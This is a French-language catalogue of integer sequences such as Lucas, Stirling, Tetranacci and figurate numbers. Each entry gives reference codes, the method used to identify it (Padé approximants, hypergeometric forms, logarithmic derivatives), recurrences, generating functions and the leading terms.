1, 2, 13, 116, 1393, 20894, 376093, 7897952, 189550849, 5117872922, 153536187661, 5066694192812, 182400990941233, 7113638646708086

Lucas numbers

Réf. HW1 148. HO69. C1 46.
HIS2 A0204 **Approximants de Padé**
HIS1 N0924 **Fraction rationnelle**
a(n) = a(n-1) + a(n-2)

$$\frac{1 + 2z}{1 - z - z^2}$$

1, 3, 4, 7, 11, 18, 29, 47, 76, 123, 199, 322, 521, 843, 1364, 2207, 3571, 5778, 9349, 15127, 24476, 39603, 64079, 103682, 167761, 271443, 439204, 710647, 1149851

Réf. SMA 20 23 54. R1 233. JCT 7 292 69.
HIS2 A0211 **Approximants de Padé**
HIS1 N0953 **Fraction rationnelle**

$$\frac{(1 + z)(4z - 3)}{(1 - z)(1 - z - z^2)}$$

3, 5, 6, 9, 13, 20, 31, 49, 78, 125, 201, 324, 523, 845, 1366, 2209, 3573, 5780, 9351, 15129, 24478, 39605, 64081, 103684, 167763, 271445, 439206, 710649, 1149853

Réf.
HIS2 A0212 Approximants de Padé
HIS1 N0966 Fraction rationnelle
Partie entière de (n^2)/3.

$$\frac{1 - z + 2z^2 - z^3 + 2z^4 - z^5}{(z^2 + z + 1)(1 - z)^3}$$

1, 1, 3, 5, 8, 12, 16, 21, 27, 33, 40, 48, 56, 65, 75, 85, 96, 108, 120, 133, 147, 161, 176, 192, 208, 225, 243, 261, 280, 300, 320, 341, 363, 385, 408, 432, 456, 481, 507, 533

Réf. FQ 1(3) 72 63; 2 260 64.
HIS2 A0213 Approximants de Padé
HIS1 N0975 Fraction rationnelle

$$\frac{(z - 1)(1 + z)}{1 - z - z^2 - z^3}$$

1, 1, 1, 3, 5, 9, 17, 31, 57, 105, 193, 355, 653, 1201, 2209, 4063, 7473, 13745, 25281, 46499, 85525, 157305, 289329, 532159, 978793, 1800281, 3311233, 6090307, 11201821

Triangular numbers

Réf. D1 2 1. RS3. B1 189. AS1 828.

HIS2 A0217 **Approximants de Padé**

HIS1 N1002 **Fraction rationnelle**

$$\frac{1}{(1-z)^3}$$

1, 3, 6, 10, 15, 21, 28, 36, 45, 55, 66, 78, 91, 105, 120, 136, 153, 171, 190, 210, 231, 253, 276, 300, 325, 351, 378, 406, 435, 465, 496, 528, 561, 595, 630, 666, 703, 741

Planar partitions of n

Réf. MA15 2 332. PCPS 63 1099 67. AN76 241.

HIS2 A0219 **Euler**

HIS1 N1016 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-Z^n)^{c(n)}}$$

$$c(n) = 1,2,3,4,5,6,7,...$$

1, 3, 6, 13, 24, 48, 86, 160, 282, 500, 859, 1479, 2485, 4167, 6879, 11297, 18334, 29601, 47330, 75278, 118794, 186475, 290783, 451194, 696033, 1068745, 1632658

$$2^{(n-1)}$$

Réf. BA9.
HIS2 A0225 **Approximants de Padé**
HIS1 N1059 **fraction rationnelle**

$$\frac{1}{(1-2z)(1-z)}$$

1, 3, 7, 15, 31, 63, 127, 255, 511, 1023, 2047, 4095, 8191, 16383, 32767, 65535, 131071, 262143, 524287, 1048575, 2097151, 4194303, 8388607, 16777215, 33554431

Réf. R1 65.
HIS2 A0240 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1111 **exponentielle**
a(n) = (n - 2) a(n - 1) + (2 n - 3) a(n - 2) + (n - 2) a(n - 3)

$$\frac{\exp(-z)\,(z^2 - z + 1)}{(z-1)^2}$$

1, 0, 3, 8, 45, 264, 1855, 14832, 133497, 1334960, 14684571, 176214840, 2290792933, 32071101048, 481066515735, 7697064251744, 130850092279665

Crossing number of complete graph with n nodes

Réf. GU60. AMM 80 53 73.

HIS2 A0241 **Approximants de Padé** **conjecture connue**

HIS1 N1115 **Fraction rationnelle**

$$\frac{1 + z + z^2}{(z - 1)^5 (z + 1)^3}$$

0, 0, 0, 0, 1, 3, 9, 18, 36, 60, 100, 150, 225, 315, 441, 588

Powers of 3

Réf. BA9.

HIS2 A0244 **Approximants de Padé**

HIS1 N1129 **fraction rationnelle**

$$\frac{1}{1 - 3 z}$$

1, 3, 9, 27, 81, 243, 729, 2187, 6561, 19683, 59049, 177147, 531441, 1594323, 4782969, 14348907, 43046721, 129140163, 387420489, 1162261467

Réf. QAM 14 407 56. MOC 29 216 75. FQ 14 397 76.

HIS2 A0245 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1130 **algébrique**

(n + 2) a(n) = (5 n + 2) a(n - 1) + (- 4 n + 6) a(n - 2)

$_2F_1([3/2, 2], [4], 4 z)$

$$\frac{8\,z}{\left(1+\left(1-4\,z\right)^{1/2}\right)^{3}}$$

1, 3, 9, 28, 90, 297, 1001, 3432, 11934, 41990, 149226, 534888, 1931540, 7020405, 25662825, 94287120, 347993910, 1289624490, 4796857230, 17902146600

Permutations of length n with odd cycles

Réf. R1 87.

HIS2 A0246 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1137 **algébrique**

a(n) = a(n - 1) + (n^2 - 3 n + 2) a(n - 2)

$$\frac{1}{\left(1-z\right)^{3/2}\left(1+z\right)^{1/2}}$$

0, 1, 1, 3, 9, 45, 225, 1575, 11025, 99225, 893025, 9823275, 108056025, 1404728325, 18261468225, 273922023375, 4108830350625, 69850115960625

Associated Stirling numbers

Réf. R1 76. DB1 296. C1 222.

HIS2 A0247 **Approximants de Padé**

HIS1 N1141 **fraction rationnelle**

$$\frac{3 - 2z}{1 - 4z + 5z^2 - 2z^3}$$

3, 10, 25, 56, 119, 246, 501, 1012, 2035, 4082, 8177, 16368, 32751, 65518, 131053, 262124, 524267, 1048554, 2097129, 4194280, 8388583, 16777190, 33554405

Forests with n nodes and height at most 1

Réf. JCT 3 134 67; 5 102 68. C1 91.

HIS2 A0248 **Dérivée logarithmique**

HIS1 N1148 **exponentielle**

$$\exp(\exp(z)\, z)$$

1, 1, 3, 10, 41, 196, 1057, 6322, 41393, 293608, 2237921, 18210094, 157329097, 1436630092, 13810863809, 139305550066, 1469959371233

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A0254 **équations différentielles** **Suite P-récurrente**

HIS1 N1165 **exponentielle (log)**

a(n) = (2 n - 1) a(n - 1) + (- n^2 + 2 n - 1) a(n - 2)

$$\frac{1 - \ln(1 - z)}{(1 - z)^2}$$

1, 3, 11, 50, 274, 1764, 13068, 109584, 1026576, 10628640, 120543840, 1486442880, 19802759040, 283465647360, 4339163001600, 70734282393600

Réf. R1 188. DKB 263. MAG 52 381 68.

HIS2 A0255 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N1166 **exponentielle**

a(n) = na(n-1) + (n-1)a(n-2)

$$\frac{\exp(- z)}{(1 - z)^2}$$

1, 1, 3, 11, 53, 309, 2119, 16687, 148329, 1468457, 16019531, 190899411, 2467007773, 34361893981, 513137616783, 8178130767479

Réf. CJM 15 268 63.
HIS2 A0256 **LLL** **Suite P-récurrente**
HIS1 N1173 **algébrique 3è degré**

$$1/2\,(n-1)\,(n-3)\,(2n-1)\,a(n) =$$

$$1/16\,(n-3)\,(104n^2-430n+414)\,a(n-1)$$

$$+\,1/16\,(n-3)\,(27n^2-81n+60)\,a(n-2)$$

1, 1, 0, 1, 3, 12, 52, 241, 1173, 5929, 30880, 164796, 897380, 4970296, 27930828, 158935761, 914325657, 5310702819, 31110146416, 183634501753, 1091371140915

Rooted bicubic maps

Réf. CJM 15 269 63.
HIS2 A0257 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1175 **algébrique**
$2F1([1, 3/2], [4], 8\,z)$
$(n+2)\,a(n) = (8n-4)\,a(n-1)$

$$\frac{3\,(1-8z)^{1/2} + 8z - 3\,(1-8z)^{3/2}}{4\,(1+(1-8z)^{1/2})^3\,z}$$

1, 3, 12, 56, 288, 1584, 9152, 54912, 339456

Coefficients of iterated exponentials

Réf. SMA 11 353 45. PRV A32 2342 85.

HIS2 A0258 **Recoupements**
HIS1 N1178 **exponentielle**

$$\exp(\exp(\exp(z) - 1) - 1)$$

1, 1, 3, 12, 60, 358, 2471, 19302, 167894, 1606137, 16733779, 188378402, 2276423485, 29367807524, 402577243425, 5840190914957, 89345001017415

Réf. CJM 14 32 62.

HIS2 A0260 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1187 **algébrique** **algébrique du 4è degré**

${}_4F_3([1, 1/2, 3/4, 5/4],[2, 5/3, 4/3],(256/27)\,z)$

$$1/9\ (3\ n - 1)\ (3\ n - 2)\ n\ a(n) =$$

$$8/27\ (4\ n - 5)\ (4\ n - 3)\ (2\ n - 3)\ a(n - 1)$$

1, 1, 3, 13, 68, 399, 2530, 16965, 118668, 857956, 6369883, 48336171, 373537388, 2931682810, 23317105140, 187606350645, 1524813969276, 12504654858828

Réf. R1 188.

HIS2 A0261 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1189 **exponentielle**

a(n) = (n + 1) a(n - 1) + (n - 2) a(n - 2)

$$\frac{\exp(-z)}{(1-z)^4}$$

0, 1, 3, 13, 71, 465, 3539, 30637, 296967, 3184129, 37401155, 477471021, 6581134823, 97388068753, 1539794649171, 25902759280525, 461904032857319

Réf. RCI 194. PSPM 19 172 71.

HIS2 A0262 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1190 **exponentielle**

a(n) = (2n-1) a(n-1) - (n-1) (n-2) a(n-2)

$$\exp(z/(1-z))$$

1, 1, 3, 13, 73, 501, 4051, 37633, 394353, 4596553, 58941091, 824073141, 12470162233, 202976401213, 3535017524403, 65573803186921, 1290434218669921

Réf. R1 85.
HIS2 A0266 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1211 **exponentielle**
a(n) = (n - 1) a(n - 1) + (- n + 2) a(n - 2) + (n^2 - 5 n + 6) a(n - 3)

$$\frac{1}{\exp(1/2\ z^2)\ (1 - z)}$$

1, 1, 1, 3, 15, 75, 435, 3045, 24465, 220185, 2200905, 24209955, 290529855, 3776888115, 52876298475, 793144477125, 12690313661025, 215735332237425, 3883235945814225

Coefficients of iterated exponentials

Réf. SMA 11 353 45.
HIS2 A0268 **Recoupements**
HIS1 N1218 **exponentielle**
L'inverse fonctionnel est exp(exp(exp(z)-1)-1)

$$- \ln(1 + \ln(1 + \ln(1 - z))) + 1$$

1, 1, 3, 15, 105, 947, 10472, 137337, 2085605, 36017472, 697407850, 14969626900, 352877606716, 9064191508018, 252024567201300, 7542036496650006

Sums of ménage numbers

Réf. AH21 2 79. CJM 10 478 58. R1 198.

HIS2 A0271 **P-récurrences** **Suite P-récurrente**

HIS1 N1222

$$a(n) = (n + 1)\, a(n - 1) + (n + 1)\, a(n - 2) + a(n - 3)$$

0, 0, 1, 3, 16, 96, 675, 5413, 48800, 488592, 5379333, 64595975, 840192288, 11767626752, 176574062535, 2825965531593, 48052401132800, 865108807357216

Réf. BA9. R1 128.

HIS2 A0272 **Inverse fonctionnel**

HIS1 N1227 **exponentielle** **f.g. exponentielle**

n^(n-2)

L'inverse est ln(1+z)/(1+z)

$$\frac{z + W(-z)}{z}$$

1, 3, 16, 125, 1296, 16807, 262144, 4782969, 100000000, 2357947691, 61917364224, 1792160394037, 56693912375296, 1946195068359375

Permutations of length n by rises

Réf. DKB 263. R1 210 (divided by 2).

HIS2 A0274 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1236 **exponentielle**

a(n) = (n + 1) a(n - 1) + (n + 3) a(n - 2) + (- n + 3) a(n - 3) + (- n + 2) a(n - 4)

$$\frac{2 - 5 z^2 + 2 z^3 - z^4}{2 (1 - z)^4 \exp(z)}$$

1, 3, 18, 110, 795, 6489, 59332, 600732, 6674805, 80765135, 1057289046, 14890154058, 224497707343, 3607998868005

Associated Stirling numbers

Réf. R1 75. C1 256.

HIS2 A0276 **équations différentielles** **Suite P-récurrente**
HIS1 N1248 **exponentielle (log)** **Formule de B. Salvy**

a(n) = (2 n + 2) a(n - 1) - (n^2 + 1) a(n - 2) - (n^2 + n) a(n - 3)

$$\frac{2 z - 6 \ln(- z + 1) + 3}{(1 - z)^4}$$

3, 20, 130, 924, 7308, 64224, 623376, 6636960, 76998240, 967524480, 13096736640, 190060335360, 2944310342400, 48503818137600, 846795372595200

Réf. FQ 3 129 65. BR72 53.
HIS2 A0285 **Approximants de Padé**
HIS1 N1309 **Fraction rationnelle**

$$\frac{1 + 3 z}{1 - z - z^2}$$

1, 4, 5, 9, 14, 23, 37, 60, 97, 157, 254, 411, 665, 1076, 1741, 2817, 4558, 7375, 11933, 19308, 31241, 50549, 81790, 132339, 214129, 346468, 560597, 907065, 1467662

Rooted polyhedral graphs with n edges

Réf. CJM 15 265 63.
HIS2 A0287 **LLL** **suite corrigée avec la formule de**
HIS1 N1326 **algébrique** **récurrence.**

(n + 4) a(n) = (3/2 n - 3) a(n - 1) + (8 n + 4) a(n - 2)
+ (15/2 n + 6) a(n - 3) + (2 n + 3) a(n - 4)

$$\frac{(1 + z)\left((-4 z + 1)^{3/2} - 1 + 6 z - 6 z^2 - 4 z^3 - 6 z^4\right) + 4 z^5}{2\left(2 z^5 (z + 2)^3 (1 + z)\right)}$$

1, 0, 4, 6, 24, 66, 214, 676, 2209, 7296, 24460, 82926, 284068, 981882, 3421318, 12007554, 42416488, 150718770, 538421590, 1932856590, 6969847484

Tetranacci numbers

Réf. FQ 2 260 64.

HIS2 A0288 **Approximants de Padé**

HIS1 N1332 **Fraction rationnelle**

$$\frac{1 - z^2 - 2z^3}{1 - z - z^2 - z^3 - z^4}$$

1, 1, 1, 1, 4, 7, 13, 25, 49, 94, 181, 349, 673, 1297, 2500, 4819, 9289, 17905, 34513, 66526, 128233, 247177, 476449, 918385, 1770244, 3412255, 6577333, 12678217

The squares

Réf. BA9.

HIS2 A0290 **Approximants de Padé**

HIS1 N1350 **Fraction rationnelle**

$$\frac{1 + z}{(1 - z)^3}$$

1, 4, 9, 16, 25, 36, 49, 64, 81, 100, 121, 144, 169, 196, 225, 256, 289, 324, 361, 400, 441, 484, 529, 576, 625, 676, 729, 784, 841, 900, 961, 1024, 1089, 1156, 1225, 1296

Tetrahedral numbers

Réf. D1 2 4. RS3. B1 194. AS1 828.

HIS2 A0292 **Approximants de Padé**

HIS1 N1363 **Fraction rationnelle**

C(n,3)

$$\frac{1}{(1-z)^4}$$

1, 4, 10, 20, 35, 56, 84, 120, 165, 220, 286, 364, 455, 560, 680, 816, 969, 1140, 1330, 1540, 1771, 2024, 2300, 2600, 2925, 3276, 3654, 4060, 4495, 4960, 5456, 5984

Related to solid partitions

Réf. PNISI 26 135 60. PCPS 63 1100 67.

HIS2 A0294 **Euler**

HIS1 N1372 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^{c(n)})}$$

c(n) = 1,3,6,10,...,nombres triangulaires

1, 1, 4, 10, 26, 59, 141, 310, 692, 1483, 3162, 6583, 13602, 27613, 55579, 110445, 217554, 424148, 820294, 1572647, 2992892, 5652954, 10605608, 19765082

Eulerian numbers 2^n -n - 1

Réf. R1 215. DB1 151.

HIS2 A0295 **Approximants de Padé**
HIS1 N1382 **Fraction rationnelle**

$$\frac{1}{(1 - 2 z) (1 - z)^2}$$

0, 1, 4, 11, 26, 57, 120, 247, 502, 1013, 2036, 4083, 8178, 16369, 32752, 65519, 131054, 262125, 524268, 1048555, 2097130, 4194281, 8388584, 16777191, 33554406

Réf. FQ 14 69 76. ANY 319 464 79.

HIS2 A0296 **Dérivée logarithmique exponentielle** **Différences finies des nombres de Bell**
HIS1 N1387

$$\exp(\exp(z) - 1 - z)$$

1, 0, 1, 1, 4, 11, 41, 162, 715, 3425, 17722, 98253, 580317, 3633280, 24011157, 166888165, 1216070380, 9264071767, 73600798037, 608476008122, 5224266196935

Réf. R1 150. FQ 15 194 77.
HIS2 A0297 **Approximants de Padé**
HIS1 N1393 **Fraction rationnelle**

$$\frac{(z-2)^2}{(1-z)^4}$$

4, 12, 25, 44, 70, 104, 147, 200, 264, 340, 429, 532, 650, 784, 935, 1104, 1292, 1500, 1729, 1980, 2254, 2552, 2875, 3224, 3600, 4004, 4437, 4900, 5394, 5920, 6479

Powers of 4

Réf. BA9.
HIS2 A0302 **Approximants de Padé**
HIS1 N1428 **Fraction rationnelle**

$$\frac{1}{1-4z}$$

1, 4, 16, 64, 256, 1024, 4096, 16384, 65536, 262144, 1048576, 4194304, 16777216, 67108864, 268435456, 1073741824, 4294967296, 17179869184

Coefficients of iterated exponentials

Réf. SMA 11 353 45. PRV A32 2342 85.

HIS2 A0307 **Recoupements**

HIS1 N1455 **exponentielle**

$$\exp(\exp(\exp(\exp(z) - 1) - 1) - 1)$$

1, 1, 4, 22, 154, 1304, 12915, 146115, 1855570, 26097835, 402215465, 6734414075, 121629173423, 2355470737637, 48664218965021, 1067895971109199

Rooted maps with 2n nodes

Réf. CJM 14 416 62.

HIS2 A0309 **Hypergéométrique** **Suite P-récurrente**

HIS1 N1460 **algébrique** **Algébrique du 3è degré**

1/2 (n + 1) (2 n + 1) a(n) = 3/2 (3 n - 1) (3 n - 2) a(n - 1)

$$- 1/12 ((1458 z^2 + 270 z - 1 + 12 (- 2 + 27 z)^{1/2} 3^{1/2} z^{1/2})^{1/3} - 162 (- 2 + 27 z)^{1/2} 3^{1/2} z^{3/2})^{1/3} + (1458 z^2 + 270 z - 1 - 12 (- 2 + 27 z)^{1/2} 3^{1/2} z^{1/2} + 162 (- 2 + 27 z)^{1/2} 3^{1/2} z^{3/2})^{1/3} + 12 z + 2)$$

1, 4, 24, 176, 1456, 13056, 124032, 1230592, 12629760, 133186560, 1436098560

Coefficients of iterated exponentials

Réf. SMA 11 353 45.

HIS2 A0310 **Recoupements**

HIS1 N1464 **exponentielle (log)**

$$- \ln(1 + \ln(1 + \ln(1 + \ln(1 - z)))) + 1$$

1, 1, 4, 26, 234, 2696, 37919, 630521, 12111114, 264051201, 6445170229, 174183891471, 5164718385337, 166737090160871, 5822980248613990

Schroeder's fourth problem

Réf. RCI 197. C1 224.

HIS2 A0311 **Inverse fonctionnel**

HIS1 N1465 **exponentielle**

L'inverse fonctionnel de 1 + 2 z - exp(z)

$$- W(- 1/2 * \exp(- 1/2 + 1/2 * z)) - 1/2 + 1/2 * z$$

1, 1, 1, 4, 26, 236, 2752, 39208, 660032, 12818912, 282137824, 6939897856, 188666182784, 5617349020544, 181790703209728, 6353726042486272, 238513970965257728

Réf. BA9.
HIS2 A0312 **Inverse fonctionnel**
HIS1 N1469 **exponentielle**
a(n) = n^n
L'inverse fonctionnel de z exp(1/(z+1))/(z+1)

$$\frac{W(-z)}{-1-W(-z)}$$

1, 4, 27, 256, 3125, 46656, 823543, 16777216, 387420489, 10000000000, 285311670611, 8916100448256, 302875106592253, 11112006825558016

Permutations of length n by rises

Réf. DKB 263.
HIS2 A0313 **Approximants de Padé** **Suite P-récurrente**
HIS1 N1477 **exponentielle** **Conjecture**

$$\frac{-z^6+6z^5-18z^4+22z^3-27z^2-6}{(z-1)^5\exp(z)}$$

1, 4, 30, 220, 1855, 17304, 177996, 2002440, 24474285, 323060540, 4581585866, 69487385604, 1122488536715

Pentanacci numbers

Réf. FQ 2 260 64.

HIS2 A0322 **Approximants de Padé**

HIS1 N1542 **Fraction rationnelle**

$$\frac{3z^4 + 2z^3 + z^2 - 1}{z^5 + z^4 + z^3 + z^2 + z - 1}$$

1, 1, 1, 1, 1, 5, 9, 17, 33, 65, 129, 253, 497, 977, 1921, 3777, 7425, 14597, 28697, 56417, 110913, 218049, 428673, 842749, 1656801, 3257185, 6403457, 12588865, 24749057

Pentagonal numbers

Réf. D1 2 1. B1 189. HW1 284. FQ 8 84 70.

HIS2 A0326 **Approximants de Padé**

HIS1 N1562 **Fraction rationnelle**

$$\frac{(1 + 2z)}{(1 - z)^3}$$

1, 5, 12, 22, 35, 51, 70, 92, 117, 145, 176, 210, 247, 287, 330, 376, 425, 477, 532, 590, 651, 715, 782, 852, 925, 1001, 1080, 1162, 1247, 1335, 1426, 1520, 1617, 1717

Square pyramidal numbers

Réf. D1 2 2. B1 194. AS1 813.

HIS2 A0330 **Approximants de Padé**

HIS1 N1574 **Fraction rationnelle**

$$\frac{1 + z}{(1 - z)^4}$$

1, 5, 14, 30, 55, 91, 140, 204, 285, 385, 506, 650, 819, 1015, 1240, 1496, 1785, 2109, 2470, 2870, 3311, 3795, 4324, 4900, 5525, 6201, 6930, 7714, 8555, 9455, 10416

Figurate numbers C(n,4)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A0332 **Approximants de Padé**

HIS1 N1578 **Fraction rationnelle**

$$\frac{1}{(1 - z)^5}$$

1, 5, 15, 35, 70, 126, 210, 330, 495, 715, 1001, 1365, 1820, 2380, 3060, 3876, 4845, 5985, 7315, 8855, 10626, 12650, 14950, 17550, 20475, 23751, 27405, 31465

Réf. HB67 16.
HIS2 A0337 **Approximants de Padé**
HIS1 N1587 **Fraction rationnelle**

$$\frac{1}{(z-1)(2z-1)^2}$$

1, 5, 17, 49, 129, 321, 769, 1793, 4097, 9217, 20481, 45057, 98305, 212993, 458753, 983041, 2097153, 4456449, 9437185, 19922945, 41943041, 88080385

Réf. SMA 20 23 54.
HIS2 A0338 **Approximants de Padé**
HIS1 N1589 **Fraction rationnelle**

$$\frac{(2z-5)(z^2+z+1)}{(z-1)^3}$$

5, 18, 42, 75, 117, 168, 228, 297, 375, 462, 558, 663, 777, 900, 1032, 1173, 1323, 1482, 1650, 1827, 2013, 2208, 2412, 2625, 2847, 3078, 3318, 3567

Réf. DKB 260.
HIS2 A0340 **Approximants de Padé**
HIS1 N1592 **Fraction rationnelle**

$$\frac{1}{(1 - 3 z) (1 - z)^2}$$

1, 5, 18, 58, 179, 543, 1636, 4916, 14757, 44281, 132854, 398574, 1195735, 3587219, 10761672, 32285032, 96855113, 290565357, 871696090, 2615088290, 7845264891

Réf. QAM 14 407 56. MOC 29 216 75. FQ 14 397 76.
HIS2 A0344 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1602 **algébrique**
$3F2([5/2, 3], [6], 4 z)$
$(n + 4) (n - 1) a(n) = 2 (n + 1) (2 n + 1) a(n - 1)$

$$\frac{32 z}{(1 + (1 - 4 z)^{1/2})^5}$$

1, 5, 20, 75, 275, 1001, 3640, 13260, 48450, 177650, 653752, 2414425, 8947575, 33266625, 124062000, 463991880, 1739969550, 6541168950, 24647883000

Réf. BAMS 74 74 68. JCT 13 215 72.
HIS2 A0346 **LLL** **Suite P-récurrente**
HIS1 N1611 **algébrique**
n a(n) = (8 n - 6) a(n - 1) + (- 16 n + 24) a(n - 2)

$$\frac{1 - 4\,z - (-(-1 + 4\,z)^{3})^{1/2}}{2\,(z - 8\,z^{2} + 16\,z^{3})}$$

1, 5, 22, 93, 386, 1586, 6476, 26333, 106762, 431910, 1744436, 7036530, 28354132, 114159428, 459312152, 1846943453, 7423131482, 29822170718, 119766321572, 480832549478

Powers of 5

Réf. BA9.
HIS2 A0351 **Approximants de Padé**
HIS1 N1620 **Fraction rationnelle**

$$\frac{1}{1 - 5\,z}$$

1, 5, 25, 125, 625, 3125, 15625, 78125, 390625, 1953125, 9765625, 48828125, 244140625, 1220703125, 6103515625, 30517578125, 152587890625

Permutations of length n by number of runs

Réf. DKB 260.

HIS2 A0352 **Approximants de Padé**

HIS1 N1629 **Fraction rationnelle**

$$\frac{5 - 6\,z}{(3\,z - 1)\,(2\,z - 1)\,(z - 1)^2}$$

5, 29, 118, 418, 1383, 4407, 13736, 42236, 128761, 390385, 1179354, 3554454

Réf. LU91 1 223. R1 83.

HIS2 A0354 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N1631 **exponentielle**

1/2 a(n) = (n - 3/2) a(n - 1) + (n - 2) a(n - 2)

$$\frac{1}{(1 - 2\,z)\,\exp(z)}$$

1, 1, 5, 29, 233, 2329, 27949, 391285, 6260561, 112690097, 2253801941, 49583642701, 1190007424825, 30940193045449, 866325405272573

Hamiltonian rooted maps with 2n nodes

Réf. CJM 14 416 62.

HIS2 A0356 **hypergéométrique** **Suite P-récurrente**

HIS1 N1647 **Intégrales elliptiques**

$$2F1([1/2, -1/2],[2],16\ z)$$

1, 5, 35, 294, 2772, 28314, 306735, 3476330, 40831076, 493684828, 6114096716

Coefficients of iterated exponentials

Réf. SMA 11 353 45. PRV A32 2342 85.

HIS2 A0357 **Recoupements**

HIS1 N1648 **exponentielle**

$$\exp(\exp(\exp(\exp(\exp(z) - 1) - 1) - 1) - 1)$$

1, 1, 5, 35, 315, 3455, 44590, 660665, 11035095, 204904830, 4183174520, 93055783320, 2238954627848, 57903797748386, 1601122732128779

Coefficients of iterated exponentials

Réf. SMA 11 353 45.

HIS2 A0359 **Recoupements**
HIS1 N1654 **exponentielle (log)**

$$- \ln(1 + \ln(1 + \ln(1 + \ln(1 + \ln(1 - z))))) + 1$$

1, 1, 5, 40, 440, 6170, 105315, 2120610, 49242470, 1296133195, 38152216495, 1242274374380, 44345089721923, 1722416374173854, 72330102999829054

Réf. CMB 4 32 61 (divided by 3).

HIS2 A0381 **Approximants de Padé**
HIS1 N1692 **Fraction rationnelle**

$$\frac{2 - z - 2z^2}{1 - 2z + z^3}$$

2, 3, 4, 6, 9, 14, 22, 35, 56, 90, 145, 234, 378, 611, 988, 1598, 2585, 4182, 6766, 10947, 17712, 28658, 46369, 75026, 121394, 196419, 317812, 514230

Restricted permutations

Réf. CMB 4 32 61 (divided by 4).

HIS2 A0382 **Approximants de Padé**

HIS1 N1696 **Fraction rationnelle**

$$\frac{6 - z - 2z^2 - 4z^3 - z^4}{1 - 2z + z^4}$$

6, 11, 20, 36, 65, 119, 218, 400, 735, 1351, 2484, 4568, 8401, 15451, 28418, 52268, 96135, 176819, 325220, 598172, 1100209, 2023599, 3721978, 6845784

Hexanacci numbers

Réf. FQ 2 302 64.

HIS2 A0383 **Approximants de Padé**

HIS1 N1697 **Fraction rationnelle**

$$\frac{4z^5 + 3z^4 + 2z^3 + z^2 - 1}{z^6 + z^5 + z^4 + z^3 + z^2 + z - 1}$$

1, 1, 1, 1, 1, 1, 6, 11, 21, 41, 81, 161, 321, 636, 1261, 2501, 4961, 9841, 19521, 38721, 76806, 152351, 302201, 599441, 1189041, 2358561, 4678401, 9279996, 18407641

Hexagonal numbers

Réf. D1 2 2. B1 189.

HIS2 A0384 **Approximants de Padé**

HIS1 N1705 **Fraction rationnelle**

$$\frac{1 + 3 z}{(1 - z)^3}$$

1, 6, 15, 28, 45, 66, 91, 120, 153, 190, 231, 276, 325, 378, 435, 496, 561, 630, 703, 780, 861, 946, 1035, 1128, 1225, 1326, 1431, 1540, 1653, 1770, 1891, 2016, 2145, 2278

Rencontres numbers

Réf. R1 65.

HIS2 A0387 **Dérivée logarithmique** **Suite P-récurrente**

HIS1 N1716 **exponentielle**

a(n) = (3 n - 4) a(n - 3) + (n - 2) a(n - 4) + (n - 2) a(n - 1) + (3 n - 3) a(n - 2)

$$\frac{z^4 - 4 z^3 + 7 z^2 - 4 z + 2}{(z - 1)^3 \exp(z)}$$

1, 0, 6, 20, 135, 924, 7420, 66744, 667485, 7342280, 88107426, 1145396460, 16035550531, 240533257860, 3848532125880, 65425046139824

Binomial coefficients C(n,5)

Réf. D1 2 7. RS3. B1 196. AS1 828.

HIS2 A0389 **Approximants de Padé**

HIS1 N1719 **Fraction rationnelle**

$$\frac{1}{(1 - z)^6}$$

1, 6, 21, 56, 126, 252, 462, 792, 1287, 2002, 3003, 4368, 6188, 8568, 11628, 15504, 20349, 26334, 33649, 42504, 53130, 65780, 80730, 98280, 118755, 142506

Stirling numbers of second kind

Réf. AS1 835. DKB 223.

HIS2 A0392 **Approximants de Padé**

HIS1 N1734 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)}$$

1, 6, 25, 90, 301, 966, 3025, 9330, 28501, 86526, 261625, 788970, 2375101, 7141686, 21457825, 64439010, 193448101, 580606446, 1742343625, 5228079450

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A0399 **Tableaux généralisés** **Suite P-récurrente**
HIS1 N1762 **exponentielle (log)**

a(n) = -3 n^2 a(n - 1) + (n^3 - 3 n^2 + 3 n - 1) a(n - 3)
+ (n^3 - 3 n^2 - 3 n) a(n - 2)

$$\frac{\ln(1 - z)^2}{2\,(1 - z)}$$

1, 6, 35, 225, 1624, 13132, 118124, 1172700, 12753576, 150917976, 1931559552, 26596717056, 392156797824, 6165817614720, 102992244837120

Powers of 6

Réf. BA9.

HIS2 A0400 **Approximants de Padé**
HIS1 N1765 **Fraction rationnelle**

$$\frac{1}{1 - 6\,z}$$

1, 6, 36, 216, 1296, 7776, 46656, 279936, 1679616, 10077696, 60466176, 362797056, 2176782336, 13060694016, 78364164096, 470184984576, 2821109907456

Coefficients of iterated exponentials

Réf. SMA 11 353 45. PRV A32 2342 85.

HIS2 A0405 **Recoupements**
HIS1 N1781 **exponentielle**

$$\exp(\exp(\exp(\exp(\exp(\exp(z) - 1) - 1) - 1) - 1) - 1)$$

1, 1, 6, 51, 561, 7556, 120196, 2201856, 45592666, 1051951026, 26740775306, 742069051906, 22310563733864, 722108667742546, 25024187820786357

Coefficients of iterated exponentials

Réf. SMA 11 353 45.

HIS2 A0406 **Recoupements**
HIS1 N1782 **exponentielle (log)**

$$- \ln(1 + \ln(1 + \ln(1 + \ln(1 + \ln(1 + \ln(1 - z))))))) + 1$$

1, 1, 6, 57, 741, 12244, 245755, 5809875, 158198200, 4877852505, 168055077875, 6400217406500, 267058149580823, 12118701719205803, 594291742526530761

Réf. MOC 3 168 48; 9 174 55. CMA 2 25 70. MAN 191 98 71.
HIS2 A0407 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1784 **algébrique**
(2n)!/(2.n!)

$$\frac{1}{(1 - 4 z)^{3/2}}$$

